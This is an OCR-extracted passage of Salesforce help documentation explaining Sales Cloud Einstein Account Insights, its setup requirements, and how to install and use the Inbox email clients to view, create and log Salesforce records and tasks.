
Knowing what's impacting your customers' companies gives your sales team an edge when deciding whether customers are open to sales. Is the company expanding? Changing executive leadership? Acquiring competitors? Account Insights provides news articles from reputable sources that give your sales team the complete picture.

Insights appear in the Einstein component, which is on account records and the Home page.


EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions



On account records, the account's key fields (including `Account Name` and `Website`) determine what insights are returned. Each record shows up to three insights, and each insight shows up to three of the most relevant articles. All Einstein users with access to the record can see the insights.



On the Home page, Einstein users see insights based on the accounts they own and the accounts that they're an account team member. Each insight shows up to three of the most relevant articles. A user's manager also has access to these insights. Users can email insights to others or share them with other users and groups through Chatter. Users can also dismiss insights or leave feedback about the relevance of individual insights.

If the Einstein component isn't on page layouts, the admin needs to add it.

Account Insights is available with Lightning for Outlook and Lightning for Gmail.

SEE ALSO:

- Considerations for Setting Up Sales Cloud Einstein
- Set Up Sales Cloud Einstein
- Sales Cloud Einstein

Considerations for Setting Up Sales Cloud Einstein

Before setting up Sales Cloud Einstein, review considerations about your org's default sharing settings and installed packages added to your org.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Sales Cloud Einstein is only available to users with standard Salesforce licenses.
- When you purchase Sales Cloud Einstein, Salesforce installs two packages in your org, SalesforceIQ Cloud and Sales Insights. Each package adds an associated integration user and profile. Salesforce uses these entities to provide insights to your org. If you update these entities, it can affect your org's ability to get insights.
- If you enable Automated Activity Capture, the Assistant may not work as expected. Alerts in the Assistant don't reflect emails and events that were added to Salesforce with Automated Activity Capture. Also, emails that your users send from the Assistant don't go through their Automated Activity Capture email account.
- To use Predictive Lead Scoring:
  - There must be at least 1,000 leads created over the last six months in your Salesforce organization. Lead scores are not generated until you have enough data to make the scores reliable.
  - Your sales reps must be creating opportunities during lead conversion. Predictive Lead Scoring analyzes converted leads with associated opportunities.
  - Your sales reps must have converted at least 120 leads with opportunities over the last six months.
  - Your sales reps must be converting a total of at least 20 leads to opportunities each month, based on leads created in the last six months.
  - Your sales reps should be filling in their lead records thoroughly. If leads have more data, Predictive Lead Scoring generates better insights.
  - Try to eliminate duplicate leads from your org.
- Don't install APEX classes that reference the ScoreIntelligence field provided by Predictive Lead Scoring until after you have enabled Predictive Lead Scoring and received the email confirming that enablement is complete.

SEE ALSO:

Set Up Sales Cloud Einstein

Sales Cloud Einstein

Manage Duplicate Records in Salesforce

Set Up Sales Cloud Einstein

To set up Sales Cloud Einstein, use the in-app Einstein Setup Assistant as a guide. You select who can use Einstein, enable Einstein features, and configure pages and list views so sales reps can see insights.

EDITIONS


Available in: Lightning Experience

Available with Sales Cloud Einstein in: **Enterprise**, **Performance**, and **Unlimited** Editions


USER PERMISSIONS

To set up Sales Cloud Einstein
- "Customize Application" and "Modify All Data"

1. From Setup, enter `Setup Assistant` in the `Quick Find` box, then select **Setup Assistant** under Sales Cloud Einstein.
2. Select who can use Einstein.
   a. Create a permission set.
   b. From the License drop-down list, select **Sales Cloud Einstein**.



   c. Click **Save**.
   d. Click **App Permissions**.
   e. Enable app permissions for Einstein features.



   f. Assign the permission set to users.
3. From the Einstein Setup Assistant, enable Einstein features.
   If you enabled Automated Activity Capture, Salesforce asks Einstein users to connect their Google™ or Microsoft® Office 365® account to Salesforce. It takes up to 24 hours for their emails and events to be initially added to Salesforce.

4. Using the Lightning App Builder, add the Einstein component to the Home page and to Lightning pages for accounts, leads, and opportunities.
   Einstein users see insights on the Einstein component. It takes up to 24 hours for insights to be available.
5. After insights are available, add the `Score` field to public lead list views and the `Top Insight` field to opportunity list views. Salesforce automatically adds these fields to default list views.

Tip:

- To get the most out of Opportunity Insights, tell sales reps to set their `Sharing Setting for All Emails and Events` to "Everyone" and add the `Top Insight` field to their opportunity list views.
- To get the most out of Lead Insights, tell sales reps to add the `Score` field to their lead list views.

SEE ALSO:

Considerations for Setting Up Sales Cloud Einstein

Sales Cloud Einstein

Inbox

Integrate email and calendar with Salesforce with a suite of features that provide automatic logging of emails and events and increased productivity from your inbox on every email.

Note: Some services and subscriptions include this feature for an extra cost. For pricing details, contact your Salesforce account executive.

EDITIONS

Available in various user experiences and Salesforce editions, depending on the Inbox feature. For more information, consult each feature.

Automated Activity Capture for Inbox

Say goodbye to logging. Say hello to smarter selling. With Automated Activity Capture, you connect your email and calendar to Salesforce. Then, your emails and events are automatically added to related Salesforce records, Plus, emails sent from Salesforce go through your email account.

Inbox Clients

Boost productivity and work smarter right from your inbox. With the Inbox clients, on every email, see relevant Salesforce data, schedule meetings more quickly, and receive intelligent reminders to follow up.

Considerations for Setting Up Inbox

To use the Inbox clients, you need to install the version that works with your platform and email account.

Set Up Inbox

To install Inbox, use the in-app Inbox Setup Assistant as a guide. You install the Inbox Control Panel, select who can use Inbox, and enable Automated Activity Capture.

Automated Activity Capture for Inbox

Say goodbye to logging. Say hello to smarter selling. With Automated Activity Capture, you connect your email and calendar to Salesforce. Then, your emails and events are automatically added to related Salesforce records, Plus, emails sent from Salesforce go through your email account.

EDITIONS

Available in: Lightning Experience

Available with Sales Cloud Einstein and Inbox in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Automated Activity Capture
- Inbox

Inbox Clients

Boost productivity and work smarter right from your inbox. With the Inbox clients, on every email, see relevant Salesforce data, schedule meetings more quickly, and receive intelligent reminders to follow up.

After Inbox is set up for your org, Inbox users can install any or all Inbox clients. During installation, users connect their email and calendar to Salesforce.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

List of Inbox Clients

To support common Google™ and Microsoft® email platforms for desktop and mobile devices, we offer several Inbox clients.

Install the Inbox Clients

To use the Inbox clients, you need to install the version that works with your platform and email account.

Work with Salesforce Data in Your Inbox

You don't need to leave your inbox to work with your Salesforce records.

Boost Productivity on Every Email

You already use email to work smarter. Take it to the next level with the Inbox clients.

SEE ALSO:

- Considerations for Setting Up Inbox
- Set Up Inbox
- Inbox

List of Inbox Clients

To support common Google™ and Microsoft® email platforms for desktop and mobile devices, we offer several Inbox clients.

Inbox Client	Supported Email Accounts
Gmail™ Extension for Chrome™	Gmail
Add-in for Outlook® (Works with Outlook web apps and Outlook 2013 and later)	Microsoft Office 365 Microsoft Exchange 2013 and later
Standalone Mobile Email App for iOS™ Devices	Gmail Microsoft Office 365® Microsoft Exchange 2010 and later
Standalone Mobile Email App for Android™ Devices	Gmail Microsoft Office 365 Microsoft Exchange 2010 and later

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- Install the Inbox Clients
- Inbox Clients

Install the Inbox Clients

To use the Inbox clients, you need to install the version that works with your platform and email account.

1. Download and install the Inbox client for your platform.
   - iOS™ app
   - Android™ app
   - Chrome™ extension
   - Add-in for Outlook®
2. When prompted during installation, log in to Salesforce.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

- List of Inbox Clients
- Inbox Clients

Work with Salesforce Data in Your Inbox

You don't need to leave your inbox to work with your Salesforce records.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Access Salesforce Data from Your Inbox

Work better with Salesforce. Inbox seamlessly connects Salesforce data to your email, providing context for all your customer interactions.

Create Salesforce Data from Your Inbox

If you don't see the record you're looking for, you can create new leads, contacts, or opportunities directly. Creating data can only be done with the standalone mobile email apps and the Gmail Extension for Chrome.

See the Tasks for Every Email

Inbox intelligently surfaces relevant Salesforce tasks on every email.

Save Time and Create Salesforce Tasks From Your Email

It's such a time-saver to create Salesforce tasks without leaving your email app.

Share or Hide an Email or Event in Salesforce from Your Inbox

Share or hide the full contents of an individual email or event that's been added to related Salesforce records with Automated Activity Capture.

Keep Track of More by Manually Logging Events

From the standalone mobile email apps, you can easily create events and log them in Salesforce.

Keep Track of More by Manually Logging Emails

From the add-in for Outlook, you can easily log emails to cases, tasks, and other favorite objects in Salesforce.

Get a Quick Overview with Contact Cards

At a glance, you can see all the information about a contact. A contact card is a quick summary of contact information for email participants.

SEE ALSO:

Inbox Clients

Access Salesforce Data from Your Inbox

Work better with Salesforce. Inbox seamlessly connects Salesforce data to your email, providing context for all your customer interactions.

There's no need to open a new tab or switch between apps on your mobile device.


To view CRM records, just open an email and click the Salesforce cloud icon. If you have the Salesforce1 app installed on your mobile device, you can click an existing record to jump into the details in Salesforce!

1. Open an email.
2. Click .

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



3. Click an existing record to see the details of the Salesforce record.

SEE ALSO:

Create Salesforce Data from Your Inbox

Work with Salesforce Data in Your Inbox


Create Salesforce Data from Your Inbox

If you don't see the record you're looking for, you can create new leads, contacts, or opportunities directly. Creating data can only be done with the standalone mobile email apps and the Gmail Extension for Chrome.

From the Standalone Mobile Email Apps

To create a record, click .

Example: For new prospects that reach out to you, create a lead as soon as you receive their message.




EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

From the Gmail Extension for Chrome


1. In your Inbox, either open an email from the person for whom you want to create the record, or hover over the person's name so it appears in the Chrome extension.
2. If the Records tab isn't displayed, click the Salesforce cloud icon to open it.
3. Click **Create Record**. The button location depends on whether any records exist for the person.



4. Select the type of record you want to create: lead, contact, or opportunity.



5. Fill out the appropriate information when prompted. The information you enter depends on the record type.



6. Click **Create**. The record you just created now appears on the records tab in the Chrome extension.

SEE ALSO:

Access Salesforce Data from Your Inbox

Work with Salesforce Data in Your Inbox

See the Tasks for Every Email

Inbox intelligently surfaces relevant Salesforce tasks on every email.


From the Standalone Mobile Email Apps

1. Open an email.
2. Click the **Task** button in the upper-right corner.
3. Scroll down to find all the tasks associated with the customers on the email thread.


EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions



4. Click a task to see more details about the task in the Salesforce1 Mobile App and to update the task status.



Note: If you do not see Salesforce Tasks on any of your emails, confirm that Tasks is one of your Favorite Objects. Click the **menu** icon in the upper-left corner. Click **Settings** > **Salesforce Settings** > **Favorite Objects**. Click in the upper-right corner, scroll through the list of favorite objects, and make sure Tasks is selected.

From the Gmail Extension for Chrome

Viewing Salesforce tasks associated with a particular email thread is not supported. However, you can see all your Salesforce tasks from your inbox.

1. Click the **Notebook** button in the upper-right corner.
2. Click **Salesforce Tasks** in the upper-right corner.

SEE ALSO:

Save Time and Create Salesforce Tasks From Your Email

Work with Salesforce Data in Your Inbox

Save Time and Create Salesforce Tasks From Your Email

It's such a time-saver to create Salesforce tasks without leaving your email app.


EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

From the Standalone Mobile Email Apps


1. Open an email.
2. Click the **Tasks** icon in the upper-right corner.
3. Click the **Outline** icon in the upper-right corner.



4. Under **Create a new**, click **Task**.



5. Fill in all the details: subject, description, associated contact, related record, and due date.



From the Gmail Extension for Chrome

Creating Salesforce tasks from an email is not supported in the Salesforce Inbox desktop app right now.

SEE ALSO:

See the Tasks for Every Email

Work with Salesforce Data in Your Inbox

Share or Hide an Email or Event in Salesforce from Your Inbox

Share or hide the full contents of an individual email or event that's been added to related Salesforce records with Automated Activity Capture.


EDITIONS

Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Tip: Using your "Sharing Setting for All Emails and Events," you can choose how to share *all of your emails and events*.

1. Open the email.
2. Click the existing sharing setting for the email or event.



3. Select your new sharing setting.

SEE ALSO:

Share Emails and Events

Work with Salesforce Data in Your Inbox

Keep Track of More by Manually Logging Events

From the standalone mobile email apps, you can easily create events and log them in Salesforce.


EDITIONS

Available in: Lightning Experience and Salesforce Classic


Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

For the Standalone Mobile Email App for Android Devices

1. Open Inbox.
2. Tap the **Calendar** icon at the bottom of the screen.
3. Tap an event.
4. Tap **Log Event to Salesforce**.




5. Enter the event details.
   - Subject
   - Event type
   - People to relate the event to
   - Records to relate the event to
   - Invitees (Optional)
   - Additional notes (Optional)




6. Tap **Log**.

For the Standalone Mobile Email App for iOS Devices

1. Open Inbox.
2. Tap the **Calendar** icon at the bottom of the screen.
3. Tap an event.
4. Tap **Log Event to Salesforce**.



5. Enter the event details.
   - Subject
   - Event type
   - People to relate the event to
   - Records to relate the event to
   - Invitees (Optional)
   - Additional notes (Optional)



6. Tap **Log**.

SEE ALSO:

Work with Salesforce Data in Your Inbox


Keep Track of More by Manually Logging Emails

From the add-in for Outlook, you can easily log emails to cases, tasks, and other favorite objects in Salesforce.

1. Open Inbox.
2. Create a new message.
3. Enter a message recipient and body text.

   Note: This information is required to log the message to Salesforce.

4. Click **Launch Inbox** in the top toolbar.




EDITIONS


Available in: Lightning Experience and Salesforce Classic

Available with Inbox in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

5. To the right of the compose screen, switch **Log to Salesforce** to On.



6. Check the boxes for the records (Opportunities, Contacts) to which you want to log the email.



7. Click **Save Selections**.

Get a Quick Overview with Contact Cards

